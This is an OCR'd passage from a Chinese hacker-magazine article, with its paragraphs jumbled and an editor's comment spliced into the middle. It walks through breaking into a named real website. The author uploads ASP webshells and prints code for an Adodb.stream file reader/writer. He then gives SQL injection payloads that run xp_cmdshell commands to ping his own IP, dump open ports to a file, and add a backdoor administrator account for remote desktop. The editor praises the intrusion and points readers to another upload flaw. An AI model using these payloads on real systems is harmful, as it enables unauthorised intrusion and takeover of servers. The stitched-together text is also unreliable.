


图4




图5




图6

用啊D的上传功能上传小马，结果不成功。那就退而求其次用Log备份吧，备份的过程我就不说了，我想大家也都会了，不会的可以翻阅以前的黑客手册。备份成功，小马在朝我微笑，如图8所示。接下来先用客户端传个大马上去，我建议大家使用C/S的海洋，代码少，被杀几率小，如图9。




图7




图8

上传成功，用海洋客户端连接上去，这时发现服务器不支持FSO、Wscript.shell不可用，Shell.application 也不能用，如图10。

目录都不能浏览也不能查看文件，这时忽然想到刚才的小马是传上来了，对!还有Adodb.stream 组件可以用。哈，这下又有点思路了，于是打算用stream组件的功能来查看文件，得到Sa密码，然后再用木马的数据库连接功能执行命令。因为我用啊D

网站的漏洞已经通知管理员修补，此文章所造成的一切后果本人概不负责，只做技术研究，如果文章内容有什么不懂，欢迎来《黑客手册》论坛给我留言，我的id是rabbitsafe。

[文章里用到的lanker微型php后门、su.php、作者写的开3389的工具已收录在本期光盘]

编辑点评：

看到了最新的漏洞，本机测试再实战，这是一个上进的行为，充分说明了rabbitsafe对黑客知识的热情。写了此篇文章后，我相信rabbitsafe一定对此漏洞就会非常了解，成为他知识积累的一部分了，我也鼓励小菜们这么做，这是进步的一个好办法。另外php168的3.1版有一个php的直接上传漏洞，问题代码出在upload.php上，现在php168出到4.0就不清楚漏洞在不在了，会php代码的人可以读读看。

和Domin执行命令的时候貌似没有成功，在Shell上执行命令成功的几率可就大多了。说做就做，可是我手上还没有用Adodb.stream流来操作文件的木马啊（lcx晕倒，海阳顶端2005以后各个版本里明明就有单独的Adodb.stream读文件功能，仔细在木马各个版块找找）。汗，毛泽东同志说过：自己动手，丰衣足食。还是自己写一个吧，具有读和写功能就够用，代码如下：




图9




图10

```
<title>邪恶免FsO 文件操作</title>
<%
url=trim(request.form("url"))
chartype=trim(request.form("chartype"))
if url<>"" then
set Wfs = server.CreateObject("adodb.stream")
Wfs.type=1
Wfs.mode=3
Wfs.open
Wfs.Position=0
Wfs.LoadFromFile URL
……………………………………………………
……………………………………………………………………………………省略，详见光盘
%>
<form action="" method=post>
<font color=red>文件路径</font>:<input type=text size=20 name=path><br>
文件内容:<textarea cols="50" rows="12" name=strtext></textarea>
<input type=submit value=保存><input type=reset value=重置>
</form>
<%end sub%>
```

简陋是简陋了点，但是我是个懒人，主张能用就OK。呵呵，还是跟刚才一样用一句话木马客户端提交上去，如图11所示。




图11

通过啊D的列目录功能我们知道网站路径了，这里直接输入路径查看代码，注意要输入绝对路径。先查看一下flash.asp文件的代码找下sa，绝对路径为：e:\56567_com\vote\flash.asp，如图12。




图12

在源码中我没有找到包含的Conn.asp或者sa密码，看到这么一句：**Conn.Open("FILEDSN=www_fnp_com.dsn;")**。晕，用的系统DSN连接方式，这下真是又把我难住了（lcx：海阳支持dsn链接的，把FILEDSN=www_fnp_com.dsn写入数据链接串就行了）。抽了根烟，想法又来了。用啊D和Domin执行命令时看不到回显，也并不一定就是执行不成功啊。我手动测试一下，让服务器ping我的ip，命令如下：**;exec master.dbo.xp_cmdshell 'ping 60.213.129.1*6';--** 我的天网报警了，如图13所示。看来Xp_Cmdshell是可用的了，这真是个好消息。现在我们又能读网站的文件，把命令执行结果写人文件就能查看回显了，呵呵。先看下开了哪些端口，执行命令：**;exec master.dbo.xp_cmdshell 'netstat -an>E:\kf.56567.com\6.20\it.txt';--** 然后用我们的Adodb.stream马查看文件，发现开了3389，如图14所示，用扩展加管理员用户吧：




图13





图14

```
;exec master.dbo.xp_cmdshell 'net user fuckadmin 20871510 /add';--
;exec master.dbo.xp_cmdshell 'net loaclgroup administrators fuckadmin /add';--
```


拿出登录器，连接上去。输入用户、密码，进入了，如图15所示。


图15

[作者写的代码ado.asp已收录在本期光盘]

编辑点评：

